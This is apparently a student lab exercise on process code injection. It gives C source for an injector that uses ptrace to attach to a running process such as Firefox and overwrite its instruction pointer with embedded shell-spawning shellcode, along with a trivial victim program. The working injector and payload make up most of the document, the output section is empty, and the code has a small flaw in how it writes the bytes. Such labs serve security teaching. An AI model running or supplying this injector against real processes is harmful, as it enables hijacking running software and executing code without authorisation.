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Ex. No:5 **Date:29/08/2025**

PROCESS CODE INJECTION

AIM:

To do process code injection on Firefox using ptrace system call.

ALGORITHM:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

PROGRAM CODE:

victim.c

```
# include<stdio.h>
void main()
{
printf("Hi there!\n");
getchar();
}
```


injector.c


```
# include <stdio.h>
# include <stdlib.h>
# include <string.h>
# include <unistd.h>
```


```
# include <sys/wait.h>
# include <sys/ptrace.h>
# include <sys/user.h>
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };
void header()
{
   printf("----Memory bytecode injector-----\n");
}
int main(int argc,char**argv)
{
   int i,size,pid=0;
   struct user_regs_struct reg;
   char*buff;
   header();
   pid=atoi(argv[1]);
   size=sizeof(shellcode);
   buff=(char*)malloc(size);
   memset(buff,0x0,size);
   memcpy(buff,shellcode,sizeof(shellcode));
   ptrace(PTRACE_ATTACH,pid,0,0);
   wait((int*)0);
   ptrace(PTRACE_GETREGS,pid,0,&reg);
   printf("Writing EIP 0x%x, process %d\n",reg.rip,pid);
   for(i=0;i<size;i++){
   ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));
```

```
}
    ptrace(PTRACE_DETACH,pid,0,0);
    free(buff);
    return 0;
}
```

OUTPUT:







RESULT:

Thus, the process code injection on Firefox has been successfully executed.